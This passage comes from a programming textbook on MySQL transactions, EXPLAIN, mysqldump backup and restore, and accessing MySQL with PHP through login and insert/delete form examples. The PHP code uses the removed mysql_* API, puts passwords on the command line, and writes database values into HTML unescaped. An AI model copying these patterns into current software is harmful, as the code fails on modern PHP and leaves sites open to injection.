Now let's create two rows within the table so that you can practice using transactions. Type in the commands in [Example 9-2](#).

*Example 9-2. Populating the accounts table*

```
INSERT INTO accounts(number, balance) VALUES(12345, 1025.50);  
INSERT INTO accounts(number, balance) VALUES(67890, 140.00);  
SELECT * FROM accounts;
```

The third line displays the contents of the table to confirm that the rows were inserted correctly. The output should look like this:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345 | 1025.5 |
| 67890 | 140 |
+-----+-----+
2 rows in set (0.00 sec)
```

With this table created and prepopulated, you are now ready to start using transactions.

## Using BEGIN

Transactions in MySQL start with either a `BEGIN` or a `START TRANSACTION` statement. Type in the commands in [Example 9-3](#) to send a transaction to MySQL.

*Example 9-3. A MySQL transaction*

```
BEGIN;
UPDATE accounts SET balance=balance+25.11 WHERE number=12345;
COMMIT;
SELECT * FROM accounts;
```

The result of this transaction is displayed by the final line, and should look like this:

```
+-----+-----+
| number | balance |
+-----+-----+
| 12345 | 1050.61 |
| 67890 | 140 |
+-----+-----+
2 rows in set (0.00 sec)
```

As you can see, the balance of account number 12345 was increased by 25.11 and is now 1050.61. You may also have noticed the `COMMIT` command in [Example 9-3](#), which is explained next.

## Using COMMIT

When you are satisfied that a series of queries in a transaction has successfully completed, issue a `COMMIT` command to commit all the changes to the database. Until a `COMMIT` is received, all the changes you make are considered by MySQL to be merely temporary. This feature gives you the opportunity to cancel a transaction by not sending a `COMMIT`, but issuing a `ROLLBACK` command instead.

## Using ROLLBACK

Using the ROLLBACK command, you can tell MySQL to forget all the queries made since the start of a transaction and to end the transaction. Check this out in action by entering the funds transfer transaction in [Example 9-4](#).

*Example 9-4. A funds transfer transaction*

```
BEGIN;  
UPDATE accounts SET balance=balance-250 WHERE number=12345;  
UPDATE accounts SET balance=balance+250 WHERE number=67890;  
SELECT * FROM accounts;
```

Once you have entered these lines, you should see the following result:

```
+-----+-----+  
| number | balance |  
+-----+-----+  
| 12345 | 800.61 |  
| 67890 | 390 |  
+-----+-----+  
2 rows in set (0.00 sec)
```

The first bank account now has a value that is 250 less than before, and the second has been incremented by 250—you have transferred a value of 250 between them. But let's assume that something went wrong and you wish to undo this transaction. All you have to do is issue the commands in [Example 9-5](#).

*Example 9-5. Canceling a transaction using ROLLBACK*

```
ROLLBACK;  
SELECT * FROM accounts;
```

You should now see the following output, showing that the two accounts have had their previous balances restored, due to the entire transaction being cancelled using the ROLLBACK command:

```
+-----+-----+  
| number | balance |  
+-----+-----+  
| 12345 | 1050.61 |  
| 67890 | 140 |  
+-----+-----+  
2 rows in set (0.00 sec)
```

## Using EXPLAIN

MySQL comes with a powerful tool for investigating how the queries you issue to it are interpreted. Using EXPLAIN, you can get a snapshot of any query to find out whether you could issue it in a better or more efficient way. [Example 9-6](#) shows how to use it with the accounts table you created earlier.

Example 9-6. Using the EXPLAIN command

```
EXPLAIN SELECT * FROM accounts WHERE number='12345';
```

The results of this EXPLAIN command should look like the following:

```
+-----+-----+-----+-----+-----+-----+-----+-----+
|id|select_type|table  |type |possible_keys|key      |key_len|ref  |rows|Extra|
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1|SIMPLE     |accounts|const|PRIMARY      |PRIMARY  |4      |const| 1|    |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

1 row in set (0.00 sec)

The information that MySQL is giving you here is as follows:

#### select\_type

The selection type is *SIMPLE*. If you were joining tables together, this would show the join type.

#### table

The current table being queried is *accounts*.

#### type

The query type is *const*. From worst to best, the possible values can be: *ALL*, *index*, *range*, *ref*, *eq\_ref*, *const*, *system*, and *NULL*.

#### possible\_keys

There is a possible *PRIMARY* key, which means that accessing should be fast.

#### key

The key actually used is *PRIMARY*. This is good.

#### key\_len

The key length is *4*. This is the number of bytes of the index that MySQL will use.

#### ref

The *ref* column displays which columns or constants are used with the key. In this case, a constant key is being used.

#### rows

The number of rows that need to be searched by this query is *1*. This is good.

Whenever you have a query that seems to be taking longer than you think it should to execute, try using *EXPLAIN* to see where you can optimize it. You will discover which keys, if any, are being used, their lengths, and so on, and will be able to adjust your query or the design of your table(s) accordingly.



When you have finished experimenting with the temporary *accounts* table, you may wish to remove it by entering the following command:

```
DROP TABLE accounts;
```

# Backing Up and Restoring

Whatever kind of data you are storing in your database, it must have some value to you, even if it's only the cost of the time required to reenter it should the hard disk fail. Therefore, it's important that you keep backups to protect your investment. Also, there will be times when you have to migrate your database over to a new server; the best way to do this is usually to back it up first. It is also important that you test your backups from time to time to ensure that they are valid and will work if they need to be used.

Thankfully, backing up and restoring MySQL data is easy using the `mysqldump` command.

## Using `mysqldump`

With `mysqldump`, you can dump a database or collection of databases into one or more files containing all the instructions necessary to recreate all your tables and repopulate them with your data. It can also generate files in CSV (comma-separated values) and other delimited text formats, or even in XML format. Its main drawback is that you must make sure that no one writes to a table while you're backing it up. There are various ways to do this, but the easiest is to shut down the MySQL server before using `mysqldump` and start it up again after `mysqldump` finishes.

Alternatively, you can lock the tables you are backing up before running `mysqldump`. To lock tables for reading (as we want to read the data), from the MySQL command line issue the command:

```
LOCK TABLES tablename1 READ, tablename2 READ ...
```

Then, to release the lock(s), enter:

```
UNLOCK TABLES;
```

By default, the output from `mysqldump` is simply printed out, but you can capture it in a file through the `>` redirect symbol.

The basic format of the `mysqldump` command is:

```
mysqldump -u user -ppassword database
```

However, if you want to dump the contents of a database, you must make sure that `mysqldump` is in your path, or that you specify its location as part of your command. [Table 9-13](#) shows the likely locations of the program for the different installations and operating systems covered in [Chapter 2](#). If you have a different installation, it may be in a slightly different location.

*Table 9-13. Likely locations of `mysqldump` for different installations*

Operating system & program	Likely folder location
Windows 32-bit Zend Server CE	<code>C:\Program Files\zend\MySQL51\bin</code>
Windows 64-bit Zend Server CE	<code>C:\Program Files (x86)\zend\MySQL51\bin</code>

Operating system & program	Likely folder location
OS X Zend Server CE	<code>/usr/local/Zend/mysql/bin</code>
Linux Zend Server CE	<code>/usr/local/Zend/mysql/bin</code>

So, to dump the contents of the `publications` database that you created in [Chapter 8](#) to the screen, enter `mysqldump` (or the full path if necessary) and the command in [Example 9-7](#).

*Example 9-7. Dumping the publications database to the screen*

```
mysqldump -u user -ppassword publications
```

Make sure that you replace `user` and `password` with the correct details for your installation of MySQL. If there is no password set for the user, you can omit that part of the command, but the `-u user` part is mandatory—unless you have root access without a password and are executing as `root` (not recommended). The result of issuing this command will look something like the screen grab in [Figure 9-4](#).




Figure 9-4. Dumping the publications database to the screen

## Creating a Backup File

Now that you have `mysqldump` working and have verified that it outputs correctly to the screen, you can send the backup data directly to a file using the `>` redirect symbol. Assuming that you wish to call the backup file `publications.sql`, type in the command in [Example 9-8](#) (remembering to replace `user` and `password` with the correct details).

*Example 9-8. Dumping the publications database to a file*

```
mysqldump -u user -ppassword publications > publications.sql
```



The command in [Example 9-8](#) stores the backup file into the current directory. If you need it to be saved elsewhere, you should insert a file path before the filename. You must also ensure that the directory you are backing up to has the right permissions set to allow the file to be written.

If you echo the backup file to the screen or load it into a text editor, you will see that it comprises sequences of SQL commands such as the following:

```
DROP TABLE IF EXISTS `classics`;
CREATE TABLE `classics` (
  `author` varchar(128) default NULL,
  `title` varchar(128) default NULL,
  `category` varchar(16) default NULL,
  `year` smallint(6) default NULL,
  `isbn` char(13) NOT NULL default '',
  PRIMARY KEY (`isbn`),
  KEY `author` (`author`(20)),
  KEY `title` (`title`(20)),
  KEY `category` (`category`(4)),
  KEY `year` (`year`),
  FULLTEXT KEY `author_2` (`author`,`title`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
```

This is smart code that can be used to restore a database from a backup even if it currently exists, because it will first drop any tables that need to be recreated, thus avoiding potential MySQL errors.

### Backing up a single table

To back up only a single table from a database (such as the `classics` table from the `publications` database), you should first lock the table from within the MySQL command line by issuing a command such as the following:

```
LOCK TABLES publications.classics READ;
```

This ensures that MySQL remains running for read purposes, but writes cannot be made. Then, while keeping the MySQL command line open, use another terminal window to issue the following command from the operating system command line:

```
mysqldump -u user -ppassword publications classics > classics.sql
```

You must now release the table lock by entering the following command from the MySQL command line in the first terminal window, which unlocks all tables that have been locked during the current session:

```
UNLOCK TABLES;
```

## Backing up all tables

If you want to back up all your MySQL databases at once (including the system databases, such as `mysql`), you can use a command such as the one in [Example 9-9](#), which will make it possible to restore an entire MySQL database installation. Remember to use locking where required.

*Example 9-9. Dumping all the MySQL databases to a file*

```
mysqldump -u user -ppassword --all-databases > all_databases.sql
```



Of course, there's a lot more than just a few lines of SQL code in backed-up database files. I recommend that you take a few minutes to examine a couple in order to familiarize yourself with the types of commands that appear in backup files and how they work.

## Restoring from a Backup File

To perform a restore from a file, call the `mysql` executable, passing it the file to restore from using the `<` symbol. So, to recover an entire database that you dumped using the `--all-databases` option, use a command such as that in [Example 9-10](#).

*Example 9-10. Restoring an entire set of databases*

```
mysql -u user -ppassword < all_databases.sql
```

To restore a single database, use the `-D` option followed by the name of the database, as in [Example 9-11](#), where the `publications` database is being restored from the backup made in [Example 9-8](#).

*Example 9-11. Restoring the publications database*

```
mysql -u user -ppassword -D publications < publications.sql
```

To restore a single table to a database, use a command such as that in [Example 9-12](#), where just the `classics` table is being restored to the `publications` database.

*Example 9-12. Restoring the classics table to the publications database*

```
mysql -u user -ppassword -D publications < classics.sql
```

## Dumping Data in CSV Format

As previously mentioned, the `mysqldump` program is very flexible and supports various types of output, such as the CSV format. [Example 9-13](#) shows how you can dump the data from the `classics` and `customers` tables in the `publications` database to the files `classics.txt` and `customers.txt` in the folder `c:/temp`. By default, on Zend Server CE the user should be `root` and no password is used. On OS X or Linux systems, you should modify the destination path to an existing folder.

Example 9-13. Dumping data to CSV format files

```
mysqldump -u user -ppassword --no-create-info --tab=c:/temp  
--fields-terminated-by=', ' publications
```

This command is quite long and is shown here wrapped over two lines, but you must type it all in as a single line. The result is the following:

```
Mark Twain (Samuel Langhorne Clemens)', 'The Adventures of Tom Sawyer', 'Classic Fiction',  
'1876', '9781598184891  
Jane Austen', 'Pride and Prejudice', 'Classic Fiction', '1811', '9780582506206  
Charles Darwin', 'The Origin of Species', 'Non-Fiction', '1856', '9780517123201  
Charles Dickens', 'The Old Curiosity Shop', 'Classic Fiction', '1841', '9780099533474  
William Shakespeare', 'Romeo and Juliet', 'Play', '1594', '9780192814968  
  
Mary Smith', '9780582506206  
Jack Wilson', '9780517123201
```

## Planning Your Backups

The golden rule to backing up is to do so as often as you find practical. The more valuable the data, the more often you should back it up, and the more copies you should make. If your database gets updated at least once a day, you should really back it up on a daily basis. If, on the other hand, it is not updated very often, you can probably get by with backing up less frequently.



You should also consider making multiple backups and storing them in different locations. If you have several servers, it is a simple matter to copy your backups between them. You would also be well advised to make physical backups of removable hard disks, thumb drives, CDs or DVDs, and so on, and to keep these in separate locations—preferably somewhere like a fireproof safe.

Once you've digested the contents of this chapter, you will be proficient in using both PHP and MySQL; the next chapter will show you how to bring these two technologies together.

## Test Your Knowledge

1. What does the word *relationship* mean in reference to a relational database?
2. What is the term for the process of removing duplicate data and optimizing tables?
3. What are the three rules of the First Normal Form?
4. How can you make a table satisfy the Second Normal Form?
5. What do you put in a column to tie together two tables that contain items having a one-to-many relationship?

6. How can you create a database with a many-to-many relationship?
7. What commands initiate and end a MySQL transaction?
8. What feature does MySQL provide to enable you to examine how a query will work in detail?
9. What command would you use to back up the database `publications` to a file called `publications.sql`?

See “[Chapter 9 Answers](#)” on page 508 in [Appendix A](#) for the answers to these questions.

# Accessing MySQL Using PHP

If you worked through the previous chapters, you'll be comfortable using both MySQL and PHP. In this chapter, you will learn how to integrate the two by using PHP's built-in functions to access MySQL.

## Querying a MySQL Database with PHP

The reason for using PHP as an interface to MySQL is to format the results of SQL queries in a form visible in a web page. As long as you can log in to your MySQL installation using your username and password, you can also do so from PHP. However, instead of using MySQL's command line to enter instructions and view output, you will create query strings that are passed to MySQL. When MySQL returns its response, it will come as a data structure that PHP can recognize instead of the formatted output you see when you work on the command line. Further PHP commands can retrieve the data and format it for the web page.

### The Process

The process of using MySQL with PHP is:

1. Connect to MySQL.
2. Select the database to use.
3. Build a query string.
4. Perform the query.
5. Retrieve the results and output them to a web page.
6. Repeat Steps 3 through 5 until all desired data has been retrieved.
7. Disconnect from MySQL.

We'll work through these sections in turn, but first it's important to set up your login details in a secure manner so people snooping around on your system have trouble getting access to your database.

## Creating a Login File

Most websites developed with PHP contain multiple program files that will require access to MySQL and will therefore need your login and password details. So, it's sensible to create a single file to store these and then include that file wherever it's needed. [Example 10-1](#) shows such a file, which I've called *login.php*. Type it in, replacing the *username* and *password* values with the actual values you use for your MySQL database, and save it to the web development directory you set up in [Chapter 2](#). We'll be making use of the file shortly. The hostname `localhost` should work as long as you're using a MySQL database on your local system, and the database `publications` should work if you're typing in the examples we've used so far.

*Example 10-1. The login.php file*

```
<?php // login.php
$db_hostname = 'localhost';
$db_database = 'publications';
$db_username = 'username';
$db_password = 'password';
?>
```

The enclosing `<?php` and `?>` tags are especially important for the *login.php* file in [Example 10-1](#), because they mean that the lines between can be interpreted *only* as PHP code. If you were to leave them out and someone were to call up the file directly from your website, it would display as text and reveal your secrets. However, with the tags in place, all they will see is a blank page. The file will correctly include in your other PHP files.

The `$db_hostname` variable will tell PHP which computer to use when connecting to a database. This is required because you can access MySQL databases on any computer connected to your PHP installation, and that potentially includes any host anywhere on the Web. However, the examples in this chapter will be working on the local server, so in place of specifying a domain such as *mysql.myserver.com*, you can just use the word `localhost` (or the IP address `127.0.0.1`).

The database we'll be using, `$db_database`, is the one called `publications`, which you probably created in [Chapter 8](#). Alternatively, you can use the one you were provided with by your server administrator (in which case you'll have to modify *login.php* accordingly).

The variables `$db_username` and `$db_password` should be set to the username and password that you have been using with MySQL.



Another benefit of keeping these login details in a single place is that you can change your password as frequently as you like and there will be only one file to update when you do, no matter how many PHP files access MySQL.

## Connecting to MySQL

Now that you have the *login.php* file saved, you can include it in any PHP files that will need to access the database by using the `require_once` statement. This has been chosen in preference to an `include` statement, as it will generate a fatal error if the file is not found. And believe me, not finding the file containing the login details to your database is a fatal error.

Also, using `require_once` instead of `require` means that the file will be read in only when it has not previously been included, which prevents wasteful duplicate disk accesses.

[Example 10-2](#) shows the code to use.

*Example 10-2. Connecting to a MySQL server*

```
<?php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);

if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());
?>
```

This example runs PHP's `mysql_connect` function, which requires three parameters, the *hostname*, *username*, and *password* of a MySQL server. Upon success it returns an *identifier* to the server; otherwise, `FALSE` is returned. Notice that the second line uses an `if` statement with the `die` function, which does what it sounds like and quits from PHP with an error message if `$db_server` is not `TRUE`.

The `die` message explains that it was not possible to connect to the MySQL database, and—to help identify why this happened—includes a call to the `mysql_error` function. This function outputs the error text from the last called MySQL function.

The database server pointer `$db_server` will be used in some of the following examples to identify the MySQL server to be queried. Using identifiers this way, it is possible to connect to and access multiple MySQL servers from a single PHP program.



The `die` function is great for when you are developing PHP code, but of course you will want more user-friendly error messages on a production server. In this case, you won't abort your PHP program, but rather will format a message that will be displayed when the program exits normally, such as:

```
function mysql_fatal_error($msg)
{
    $msg2 = mysql_error();
    echo <<< _END
    We are sorry, but it was not possible to complete
    the requested task. The error message we got was:

    <p>$msg: $msg2</p>
```

```
Please click the back button on your browser
and try again. If you are still having problems,
```

```
please <a href="mailto:admin@server.com">email  
our administrator</a>. Thank you.  
_END;  
}
```

## Selecting a database

Having successfully connected to MySQL, you are now ready to select the database that you will be using. [Example 10-3](#) shows how to do this.

*Example 10-3. Selecting a database*

```
<?php  
mysql_select_db($db_database)  
    or die("Unable to select database: " . mysql_error());  
?>
```

The command to select the database is `mysql_select_db`. Pass it the name of the database you want and the server to which you connected. As with the previous example, a `die` statement has been included to provide an error message and explanation, should the selection fail—the only difference is that there is no need to retain the return value from the `mysql_select_db` function, as it simply returns either `TRUE` or `FALSE`. Therefore, the PHP `or` statement was used, which means, “If the previous command failed, do the following.” Note that for the `or` to work, there must be no semicolon at the end of the first line of code.

## Building and executing a query

Sending a query to MySQL from PHP is as simple as issuing it using the `mysql_query` function. [Example 10-4](#) shows you how to use this function.

*Example 10-4. Querying a database*

```
<?php  
$query = "SELECT * FROM classics";  
$result = mysql_query($query);  
  
if (!$result) die ("Database access failed: " . mysql_error());  
?>
```

First, the variable `$query` is set to the query to be made. In this case it is asking to see all rows in the table `classics`. Note that, unlike when using MySQL’s command line, no semicolon is required at the tail of the query. This is because the `mysql_query` function is used to issue a complete query, and cannot be used to query by sending multiple parts, one at a time. Therefore, MySQL knows the query is complete and doesn’t look for a semicolon.

This function returns a result that we place in the variable `$result`. Having used MySQL at the command line, you might think that the contents of `$result` will be the same as the result returned from a command-line query, with horizontal and vertical lines, and

so on. However, this is not the case with the result returned to PHP. Instead, upon success, `$result` will contain a *resource* that can be used to extract the results of the query. You'll see how to extract the data in the next section. Upon failure, `$result` contains `FALSE`. So, the example finishes by checking `$result`. If it's `FALSE`, it means that there was an error and the `die` command is executed.

## Fetching a result

Once you have a resource returned from the `mysql_query` function, you can use it to retrieve the data you want. The simplest way to do this is to fetch the cells you want, one at a time, using the `mysql_result` function. [Example 10-5](#) combines and extends the previous examples into a program that you can type in and run yourself to retrieve the returned results. I suggest that you save it in the same folder as `login.php` and give it the name `query.php`.

*Example 10-5. Fetching results one cell at a time*

```
<?php // query.php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);

if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());

mysql_select_db($db_database)
    or die("Unable to select database: " . mysql_error());

$query = "SELECT * FROM classics";
$result = mysql_query($query);

if (!$result) die ("Database access failed: " . mysql_error());

$rows = mysql_num_rows($result);

for ($j = 0 ; $j < $rows ; ++$j)
{
    echo 'Author: ' . mysql_result($result,$j,'author') . '<br />';
    echo 'Title: ' . mysql_result($result,$j,'title') . '<br />';
    echo 'Category: ' . mysql_result($result,$j,'category') . '<br />';
    echo 'Year: ' . mysql_result($result,$j,'year') . '<br />';
    echo 'ISBN: ' . mysql_result($result,$j,'isbn') . '<br /><br />';
}
?>
```

The final 10 lines of code are the new ones, so let's look at them. They start by setting the variable `$rows` to the value returned by a call to `mysql_num_rows`. This function reports the number of rows returned by a query.

Armed with the row count, we enter a `for` loop that extracts each cell of data from each row using the `mysql_result` function. The parameters supplied to this function are the resource `$result`, which was returned by `mysql_query`, the row number `$j`, and the name of the column from which to extract the data.

The results from each call to `mysql_result` are then incorporated within `echo` statements to display one field per line, with an additional line feed between rows. [Figure 10-1](#) shows the result of running this program.




Figure 10-1. The output from the `query.php` program in [Example 10-5](#)

As you may recall, we populated the `classics` table with five rows in [Chapter 8](#), and indeed, five rows of data are returned by `query.php`. But, as it stands, this code is actually extremely inefficient and slow, because a total of 25 calls are made to the function `mysql_result` in order to retrieve all the data, a single cell at a time. Luckily, there is a much better way of retrieving the data: getting a single row at a time using the `mysql_fetch_row` function.



In [Chapter 9](#), I talked about First, Second, and Third Normal Form. You may have noticed that the `classics` table doesn't satisfy these, because both author and book details are included within the same table. That's because we created this table before encountering normalization. However, for the purposes of illustrating access to MySQL from PHP, reusing this table avoids the hassle of typing in a new set of test data, so we'll stick with it for the time being.

## Fetching a row

It was important to show how you can fetch a single cell of data from MySQL, but fetching a row is a much more efficient method. Replace the `for` loop of *query.php* (in [Example 10-5](#)) with the new loop in [Example 10-6](#), and you will find that you get exactly the same result that was displayed in [Figure 10-1](#).

*Example 10-6. Replacement for loop for fetching results one row at a time*

```
<?php
for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = mysql_fetch_row($result);
    echo 'Author: ' . $row[0] . '<br />';
    echo 'Title: ' . $row[1] . '<br />';
    echo 'Category: ' . $row[2] . '<br />';
    echo 'Year: ' . $row[3] . '<br />';
    echo 'ISBN: ' . $row[4] . '<br /><br />';
}
?>
```

In this modified code, only one-fifth as many calls are made to a MySQL-calling function (a full 80 percent less), because each row is fetched in its entirety using the `mysql_fetch_row` function. This returns a single row of data in an array, which is then assigned to the variable `$row`.

All that's necessary then is to reference each element of the array `$row` in turn (starting at an offset of zero). `$row[0]` contains the `author` data, `$row[1]` the `title`, and so on, because each column is placed in the array in the order in which it appears in the MySQL table. Also, by using `mysql_fetch_row` instead of `mysql_result`, you use substantially less PHP code and achieve much faster execution time, due to simply referencing each item of data by offset rather than by name.

## Closing a connection

When you have finished using a database, you should close the connection. This is done by issuing the command in [Example 10-7](#).

*Example 10-7. Closing a MySQL server connection*

```
<?php
mysql_close($db_server);
?>
```

We have to pass the identifier returned by `mysql_connect` back in [Example 10-2](#), which we stored in the variable `$db_server`.



All database connections are automatically closed when PHP exits, so it doesn't matter that the connection wasn't closed in [Example 10-5](#). But in longer programs, where you may continually open and close database connections, you are strongly advised to close each one as soon as you are done accessing it.

## A Practical Example

It's time to write our first example of inserting data in and deleting it from a MySQL table using PHP. I recommend that you type in [Example 10-8](#) and save it to your web development directory using the filename *sqltest.php*. You can see an example of the program's output in [Figure 10-2](#).



[Example 10-8](#) creates a standard HTML form. The following chapter explains forms in detail, but in this chapter I take form handling for granted and just deal with database interaction.

*Example 10-8. Inserting and deleting using sqltest.php*

```
<?php // sqltest.php
require_once 'login.php';
$db_server = mysql_connect($db_hostname, $db_username, $db_password);

if (!$db_server) die("Unable to connect to MySQL: " . mysql_error());

mysql_select_db($db_database, $db_server)
    or die("Unable to select database: " . mysql_error());

if (isset($_POST['delete']) && isset($_POST['isbn']))
{
    $isbn = get_post('isbn');
    $query = "DELETE FROM classics WHERE isbn='$isbn'";

    if (!mysql_query($query, $db_server))
        echo "DELETE failed: $query<br />" .
            mysql_error() . "<br /><br />";
}

if (isset($_POST['author']) &&
    isset($_POST['title']) &&
    isset($_POST['category']) &&
    isset($_POST['year']) &&
    isset($_POST['isbn']))
{
    $author = get_post('author');
    $title = get_post('title');
    $category = get_post('category');
    $year = get_post('year');
    $isbn = get_post('isbn');
```

```

$query = "INSERT INTO classics VALUES" .
        "('$author', '$title', '$category', '$year', '$isbn')";

if (!mysql_query($query, $db_server))
    echo "INSERT failed: $query<br />" .
        mysql_error() . "<br /><br />";
}

echo <<<_END
<form action="sqltest.php" method="post"><pre>
    Author <input type="text" name="author" />
    Title <input type="text" name="title" />
Category <input type="text" name="category" />
    Year <input type="text" name="year" />
    ISBN <input type="text" name="isbn" />
        <input type="submit" value="ADD RECORD" />
</pre></form>
_END;

$query = "SELECT * FROM classics";
$result = mysql_query($query);

if (!$result) die ("Database access failed: " . mysql_error());
$rows = mysql_num_rows($result);

for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = mysql_fetch_row($result);
    echo <<<_END
<pre>
    Author $row[0]
    Title $row[1]
Category $row[2]
    Year $row[3]
    ISBN $row[4]
</pre>
<form action="sqltest.php" method="post">
<input type="hidden" name="delete" value="yes" />
<input type="hidden" name="isbn" value="$row[4]" />
<input type="submit" value="DELETE RECORD" /></form>
_END;
}

mysql_close($db_server);

function get_post($var)
{
    return mysql_real_escape_string($_POST[$var]);
}
?>

```

At over 80 lines of code, this program may appear daunting, but don't worry—you've already covered some of it in [Example 10-5](#), and what the code does is actually quite simple.




Figure 10-2. The output from [Example 10-8](#), `sqltest.php`

It first checks for any inputs that may have been made and then either inserts new data into the `classics` table of the `publications` database or deletes a row from it, according to the input supplied. Regardless of whether there was input, the program then outputs all the rows in the table to the browser. Let's see how it works.

The first section of new code starts by using the `isset` function to check whether values for all the fields have been posted to the program. Upon such confirmation, each of the lines within the `if` statement calls the function `get_post`, which appears at the end of the program. This function has one small but critical job: fetching the input from the browser.

## The `$_POST` Array

I mentioned in [Chapter 3](#) that a browser sends user input through either a `GET` request or a `POST` request. The `POST` request is usually preferred, and we use it here. The web server bundles up all the user input (even if the form was filled out with a hundred fields) and puts it into an array named `$_POST`.

`$_POST` is an associative array, which you encountered in [Chapter 6](#). Depending on whether a form has been set to use the `POST` or the `GET` method, either the `$_POST` or the

`$_GET` associative array will be populated with the form data. They can both be read in exactly the same way.

Each field has an element in the array named after that field. So, if a form contains a field named `isbn`, the `$_POST` array will contain an element keyed by the word `isbn`. The PHP program can read that field by referring to it by either `$_POST['isbn']` or `$_POST["isbn"]` (single and double quotes have the same effect in this case).

If the `$_POST` syntax still seems complex to you, rest assured that you can just use the convention I've shown in [Example 10-8](#), copy the user's input to other variables, and forget about `$_POST` after that. This is normal in PHP programs: they retrieve all the fields from `$_POST` at the beginning of the program and then ignore it.



There is no reason to write to an element in the `$_POST` array. Its only purpose is to communicate information from the browser to the program, and you're better off copying data to your own variables before altering it.

So, back to the `get_post` function, which passes each item it retrieves through the `mysql_real_escape_string` function to strip out any characters that a hacker may have inserted in order to break into or alter your database.

## Deleting a Record

